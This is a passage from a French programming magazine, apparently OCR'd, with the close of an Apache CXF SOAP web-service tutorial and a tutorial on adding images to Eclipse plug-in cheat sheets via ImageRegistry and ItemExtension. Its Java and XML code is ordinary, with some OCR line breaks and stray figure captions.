Cette interface sera implémentée par la classe **OperationServiceImpl**, de la façon suivante :

```
package ideo.poc.cxf;
public class OperationServiceImpl implements OperationService{
 public int addition(int a, int b) {
 return a + b;
 }
}
```

Il est intéressant de noter qu'avec l'utilisation des annotations, notre interface et notre classe n'ont besoin d'aucune adhérence avec un framework tiers (aucun héritage n'est nécessaire).

CONFIGURATION

Il reste à configurer 2 fichiers :
- le fichier *applicationContext.xml* utilisé par Spring (localisé dans le répertoire webapp/WEB-INF) :

Pour cela, il faut importer le context spring propre à CXF de la façon suivante :

```
<import resource=»classpath:META-INF/cxf/cxf.xml» />
<import resource=»classpath:META-INF/cxf/cxf-extension-soap.xml» />
<import resource=»classpath:META-INF/cxf/cxf-servlet.xml» />
```

Puis il faut déclarer le « end-point », c'est-à-dire le point d'entrée de notre WebService. Dans notre cas il s'agira de la classe OperationServiceImpl :

```
<jaxws:endpoint id=»oprationService»
 implementor=»ideo.poc.cxf.OperationServiceImpl»
 address=»/OperationService» />
```

- le fichier *web.xml* (localisé dans le répertoire webapp/WEB-INF) qui va notamment déclarer une servlet provenant du framework CXF :

```
…
<web-app>
 …
 <servlet>
 <servlet-name>CXFServlet</servlet-name>
 <servlet-class>org.apache.cxf.transport.servlet.CXFServlet</servlet-class>
 <load-on-startup>1</load-on-startup>
 </servlet>
 …
</web-app>
```

TEST DU WEBSERVICE

Une fois le war généré et déployé dans un serveur d'application, le WSDL généré est visible à l'URL suivante : http://localhost:8080/OperationService?wsdl.
Il ne nous reste plus qu'à tester notre WebService.
Dans un navigateur, en invoquant l'URL http://localhost:8080/OperationService/addition?arg0=1&arg1=2, nous avons le résultat suivant :

```
<soap:Envelope>
<soap:Body>
            <ns2:additionResponse>
               <return>3</return>
   </ns2:additionResponse>
```

```
</soap:Body>
</soap:Envelope>
```

> Implémentation en mode contract-first

Cette fois, nous allons commencer par écrire le contrat d'interface wsdl. Voir les sources de l'article sur www.programmez.com

Nous avons ainsi défini comme types les éléments *additionRequest* et *additionResponse* qui seront utilisés respectivement pour soumettre les paramètres d'entrée à la requête du Webservice et pour récupérer le résultat de la réponse du WebService.

Puis nous avons défini les messages échangés dans notre WebService : un message nommé *messageAdditionRequest* que nous allons envoyer pour soumettre notre requête, et un message nommé *messageAdditionResponse,* que nous allons recevoir, pour récupérer la réponse.

Enfin nous avons spécifié l'interface de notre WebService, **OperationService** et ces opérations. Ici nous exposerons une opération : *addition* qui prendra en entrée un message de type *messageAdditionRequest* et qui renverra en sortie un message de type *messageAdditionResponse* :

Nous allons maintenant générer les stub java à partir de notre WSDL. Pour cela nous allons utiliser l'outil wsdl2java fourni sous forme de plugin maven par CXF.

Nous obtenons donc les sources java suivantes :

Les classes **AdditionRequest** et **AdditionResponse** sont des java beans qui correspondent respectivement aux types *additionRequest* et *additionResponse* .

La classe **OperationWS** permet de récupérer un proxy pour invoquer le WebService, elle sera utilisée pour implémenter un client voulant accéder au WebService.

Enfin le fichier **OperationService.java** correspond à l'interface de notre WebService.


Il s'agit d'une interface java qui expose l'opération *addition* de la façon suivante :

```
/**
 * This class was generated by Apache CXF 2.6.2
 * Generated source version: 2.6.2
 */
@WebService(targetNamespace = «http://cxf.poc.ideo.com/», name =
«OperationService»)
@XmlSeeAlso({ObjectFactory.class})
@SOAPBinding(parameterStyle = SOAPBinding.ParameterStyle.BARE)
public interface OperationService {

    @WebResult(name = «additionResponse», targetNamespace =
«http://cxf.poc.ideo.com/», partName = «additionResponse»)
    @WebMethod
    public AdditionResponse addition(
        @WebParam(partName = «additionRequest», name = «addition
Request», targetNamespace = «http://cxf.poc.ideo.com/»)
        AdditionRequest additionRequest
    );
}
```

Nous voyons donc que cette interface, générée par Apache CXF, utilise les annotations de JAX-WS (@WebService, @WebMethod etc ...), comme dans l'interface que nous avions déclarée dans le cas du mode code-first. Il nous reste à écrire la classe OperationServiceImpl qui va implémenter cette interface :

```
public class OperationServiceImpl implements OperationService{

 public AdditionResponse addition(AdditionRequest addition
Request) {
   AdditionResponse response = new AdditionResponse();
   response.setReturn(additionRequest.getArg0() + addition
Request.getArg1());
   return response;
 }

}
```

Pour finir, nous allons écrire un client qui va consommer notre WebService en utilisant la classe OperationWS, de la façon suivante :




```
public class OperationWSMain {

 public static void main(String [] args) {
   OperationWS service = new OperationWS();
     OperationService webservice = service.getOperationService
ImplPort();
     AdditionRequest request = new AdditionRequest();
     request.setArg0(1);
     request.setArg1(2);
     AdditionResponse response = webservice.addition(request);
     System.out.println(«La somme est égale à « + response.get
Return());
 }

}
```

Notez que la configuration des fichiers *web.xml* et *applicationContext.xml,* est identique à celle exposée dans le cas du mode « code-first ».

CONCLUSION

Apache CXF est un framework qui permet d'une part d'écrire de façon très souple des WebServices SOAP, d'autre part il supporte un nombre important de types de transports et de protocoles. Il a de plus la particularité de supporter le mode « code-first ». Le choix de ce framework est donc particulièrement judicieux dans le cas de déploiement de WebServices SOAP.

Sources

Les sources des exemples exposés dans cet article sont disponibles dans mon github, à l'adresse suivante :
https://github.com/agassite/poc-apache-cxf2

David **Hassoun**
Ideo Technologies

Démystifier le développement des plug-ins d'Eclipse

3e partie

Dans l'article précédent, nous avons ajouté des cheat sheets ou feuilles de triche à notre plug-in. Dans celui-ci, nous allons voir comment ajouter des images ou d'autres ressources dans les cheat sheets.

COMMENT UTILISER DES IMAGES DANS LES PLUG-INS D'ECLIPSE

Il est très pratique d'utiliser ses propres images dans les plug-ins d'Eclipse. Par exemple, pour personnaliser un bouton, ajouter des logos, etc.

Les plug-ins sont exportés comme des fichiers .jar. Pour cette raison, quelques étapes sont nécessaires pour trouver des images en vue de leur utilisation au sein d'un plug-in.

Nous allons utiliser la classe **Activator** (créée automatiquement, comme option, lors de la création d'un projet plug-in). Cette classe contrôle le cycle de vie d'un plug-in. Sa méthode **getDefault()**, retourne l'instance du plug-in au moment de l'exécution [Fig.1].

> Comment déclarer des images :

Nous allons utiliser une version personnalisée (**Override** en Java) de la méthode **initializeImageRegistry(ImageRegistry)** de la classe **Activator** pour déclarer une image dans **ImageRegistry.**

- Choisissez un identificateur ou ID pour une image. L'ID déclaré comme public static, peut être obtenu dans une autre classe. Cet ID sert comme le nom de l'image dans un registre interne d'images **ImageRegistry**
- Trouvez le bundle (paquet) associé au plug-in
- Créez un objet **ImageDescriptor** à partir d'une adresse URL.
- Ajoutez l'objet **ImageDescriptor** dans **ImageRegistry** en utilisant l'ID de l'image.




Fig.1

class Activator

Quelques définitions :

ImageRegistry est un registre interne, contenant des images référencées par leurs noms (une liste d'images). Il est possible d'ajouter ou extraire des images, en utilisant le nom associé avec chaque image.

ImageDescriptor est une classe contenant des informations pour créer des images

FileLocator est une classe dont les méthodes sont utilisées pour trouver des fichiers dans le plug-in

> Obtenir des images dans une classe cliente :

- Pour obtenir l'instance du plug-in
  AbstractUIPlugin plugin=Activator.getDefault();
- Pour obtenir l'objet ImageRegistry associé au plug-in
  ImageRegistry reg=plugin.getImageRegistry();
- Pour obtenir une image de ImageRegistry
  Image logo=reg.get(Activator.LOGO_ID);

> La classe Activator

Cette classe est générée automatiquement par Eclipse, lors de la création du plug-in. Elle est modifiée ici pour enregistrer des images, comme mentionné là-haut. Dans l'exemple, les images sont dans le dossier **images** à la racine du plug-in.

Listing 1 : La class Activator

```
package  com.java_javafx.ka.templates.java.xml.templates_and_
cheatsheets;

import org.eclipse.core.runtime.FileLocator;
import org.eclipse.core.runtime.Path;
import org.eclipse.core.runtime.Platform;
import org.eclipse.jface.resource.ImageDescriptor;
import org.eclipse.jface.resource.ImageRegistry;
import org.eclipse.ui.plugin.AbstractUIPlugin;
import org.osgi.framework.Bundle;
import org.osgi.framework.BundleContext;

/**
 * The activator class controls the plug-in life cycle
 */
public class Activator extends AbstractUIPlugin {
```

```
 // The plug-in ID
 public static final String PLUGIN_ID = «com.java_javafx.ka.
templates.java.xml.templates_and_cheatsheets»; //$NON-NLS-1$

 // The shared instance
 private static Activator plugin;

// L'ID d'une image
public static final String LOGO_ID = «logo»;


@Override
 protected void initializeImageRegistry(ImageRegistry reg) {
   super.initializeImageRegistry(reg);
   Bundle bundle = Platform.getBundle(PLUGIN_ID);
   ImageDescriptor logo =ImageDescriptor.createFromURL(FileLocator.
find(bundle, new Path(«images/logo.gif»), null));
   reg.put(LOGO_ID, logo);
 }

 /**
  * Constructeur
  */
 public Activator() {
 }

 /*
  * (non-Javadoc)
  *
  * @see
  * org.eclipse.ui.plugin.AbstractUIPlugin#start(org.osgi.framework.
BundleContext
  * )
  */
 public void start(BundleContext context) throws Exception {
   super.start(context);
   plugin = this;
 }

 /*
  * (non-Javadoc)
  *
  * @see
  * org.eclipse.ui.plugin.AbstractUIPlugin#stop(org.osgi.framework.
BundleContext
  * )
  */
 public void stop(BundleContext context) throws Exception {
   plugin = null;
   super.stop(context);
 }

 /**
  * Retourne l'instance partagée
  *
  * @return the shared instance
  */
 public static Activator getDefault() {
   return plugin;
 }

}
```

AJOUTER DES IMAGES (OU AUTRES RESSOURCES) DANS DES CHEAT SHEETS

Ceci peut être obtenu en utilisant une **ItemExtension.** Cette extension va utiliser une classe, dont le rôle est de dessiner des images (par exemple). Cette classe doit implémenter : **org.eclipse.ui.cheatsheets.AbstractItemExtensionElement**. Un attribut est associé à cette classe (attribut utilisé avec la balise **item** dans une cheat sheet)

> Ajoutez une extension au projet

Dans l'onglet **Extension** de l'éditeur de **MANIFEST.MF** -> Un clic sur le bouton **Add** [Fig.1].
Sélectionnez **org.eclipse.ui.cheatsheets.cheatSheetItemExtension** dans la liste.
Finish [Fig.2].
Un clic droit sur l'extension qu'on vient d'ajouter -> **New** -> **ItemExtension** [Fig.3].

- Donnez un nom à l'attribut qui va être utilisé dans le tag **<Item>** dans le champ **ItemAttribut**
- Donnez un nom à la classe associée dans **class** (nom avec chemin complet)
- Un clic sur le lien **class** ouvre l'assistant **New Java Class**, pour créer la classe [Fig.4].

Notez que la classe parente (superclass) est ajoutée automatiquement par Eclipse
Finish [Fig.5].
Dans une méthode de cette classe, createControl(Composite), nous allons ajouter un contrôle de type Label. Ceci est utilisé par la suite pour afficher une image.

> La classe ItemExtensionHandler

Le constructeur de cette classe doit avoir une chaîne de caractère, comme argument (L'argument est ajouté automatiquement par Eclipse)

Listing 2: La class ItemExtensionHandler

```
public class ItemExtensionHandler extends AbstractItemExtension
Element {
private String attributeValue;
```




Fig.1

Ajouter une extension

```
public ItemExtensionHandler(String attributeName) {

  super(attributeName);

}

@Override
public void handleAttribute(String attributeValue) {
  // TODO Auto-generated method stub
  this.attributeValue=attributeValue;

}

@Override
public void createControl(Composite composite) {
  //Obtenir l'image de ImageRegistry
  AbstractUIPlugin plugin=Activator.getDefault();
  ImageRegistry reg=plugin.getImageRegistry();
Image logo=reg.get(Activator.LOGO_ID);
    //Ajouter une étiquette ou label
    Label label=new Label(composite,SWT.BORDER);
    label.setImage(logo);

}

@Override
public void dispose() {
  // TODO Auto-generated method stub
```


```
  }

}
```

> plugin.xml


Nous avons ajouté précédemment un attribut et sa classe, en utilisant l'éditeur de cheat sheets. Ces informations sont écrites dans le fichier **plugin.xml**

Listing 3 : Le fichier plugin.xml


```
<?xml version=»1.0» encoding=»UTF-8»?>
<?eclipse version=»3.4»?>
<plugin>
  <extension
      point=»org.eclipse.ui.editors.templates»>
    <include
        file=»xml_templates_en_1.5.xml»>
    </include>
  </extension>
  <extension
      point=»org.eclipse.ui.cheatsheets.cheatSheetContent»>
    <category
        id=»com.java_javafx.eclipse_plugin.category1»
        name=»com.java_javafx.eclipse_plugin.kaesar_cheatsheets»>
    </category>
  </extension>
```




Sélectionner un point d'extension



Options ItemExtension



Ajouter ItemExtension



Nouvelle classe wizard

```
<extension
    point=»org.eclipse.ui.cheatsheets.cheatSheetItemExtension»>
  <itemExtension
      class=»ItemExtensionHandler»
      itemAttribute=»myAtt»>
  </itemExtension>
</extension>

</plugin>
```

[Fig.6]

> Ajoutez l'attribut déclaré à une cheat sheet

ItemExtension défini avant est attaché à la fois à une classe et à un attribut, dont le nom a été défini dans le champ **ItemAttribute** (dans l'exemple **myAtt**). Nous allons utiliser cet attribut dans une cheat sheet. Cet attribut va être remplacé par un autre élément de notre choix (par exemple une image, une table, une liste,…), dans la méthode **createControl(Composite).**

Pour nos besoins de démonstration, nous allons créer une cheat sheet, qui va utiliser un attribut de la balise **item** pour afficher une image.

Création d'une cheat sheet avec image

Dans l'éditeur de la cheat sheet composite -> **Add Task**

Donnez un nom à cette tâche (**Task**) dans **Name**. Un clic sur le lien **Path** ouvre l'assistant de cheat sheets simples [Fig.7].

Donnez un nom à votre fichier, avec l'extension **.xml** dans **File name**. **Finish.** Ceci ouvre l'éditeur de simples cheat sheets [Fig.8].

Donnez un titre à la cheat sheet

Un clic sur la partie gauche sur **Item**, Entrez un titre dans **Title** [Fig.9].

L'éditeur de cheat sheets a deux onglets :

Definition, pour une édition assistée, et **Source**, pour travailler sur le fichier source. Un clic sur l'onglet **Source**. Pour ouvrir le fichier **.xml** dans l'éditeur XML ou l'éditeur texte

Attention :


Comme mentionné dans l'article précédent, une étape ou **Step** dans l'interface (onglet Definition), est appelée **item** (balise ou tag <item>) dans le fichier .xml d'une simple cheat sheet [Fig.10].

Ajoutez ItemAttribute à une balise item


Ajoutez l'attribut défini dans **ItemAttribute** à n'importe quel **<item>** après l'attribut **title** de ce même item.

Listing 4 : Le fichier cheatsheet_with_logo.xml


```
<?xml version=»1.0» encoding=»UTF-8»?>
<cheatsheet
    title=»Cheat sheet with logo»>
  <intro>
    <description>
      <b>Body</b>
    </description>
  </intro>
  <item
      title=»logo» myAtt=»value_of_my_attribute»>
```




Le fichier plugin.xml



Nommer le fichier



Ajouter une cheat sheet simple



Donner un titre à la cheat sheet

```
    <description>
    </description>
  </item>
</cheatsheet>
```

Note : La fonction aperçue ne permet pas d'afficher l'image dans la cheat sheet. Elle est affichée en testant réellement le plug-in

Note : Il est tout à fait possible d'ajouter d'autres ressources dans une cheat sheet en utilisant la même méthode décrite dans cet article. L'exemple interactif XPath, disponible dans le plug-in est un autre exemple d'éléments qu'on peut ajouter dans des cheat sheets.

> Testez le plug-in

Tester le plug-in consiste à lancer une nouvelle instance d'Eclipse, pour tester en conditions réelles l'exécution de plug-ins, sans être obligé d'exporter le plug-in, sous forme d'un archive .jar (nécessaire pour un déploiement). Dans l'éditeur de **MANIFEST.MF** (Un clic sur **META-INF/MANIFEST.MF** dans **Package Explorer** pour ouvrir l'éditeur) Un clic sur l'onglet **Overview**

Sous la rubrique **Testing**

Un clic sur le lien **Launch an Eclipse application** [Fig.11].

Un clic sur le menu **Help** -> **Cheat Sheets** [Fig.12 et 13].

La cheat sheet est affichée dans la fenêtre ou View de **Cheat Sheets**, avec l'image insérée [Fig.14].

Kaesar **Alnijres**
Développeur Java - Leader jug-cergy
http://www.java-javafx.com




Fig.10

Voir le fichier source




Fig.11

Tester le plug-in




Fig.12 *Sélectionner Cheat Sheets*




Fig.13 *Sélectionner la catégorie*




Fig.14 *Affichage de la cheat sheet*

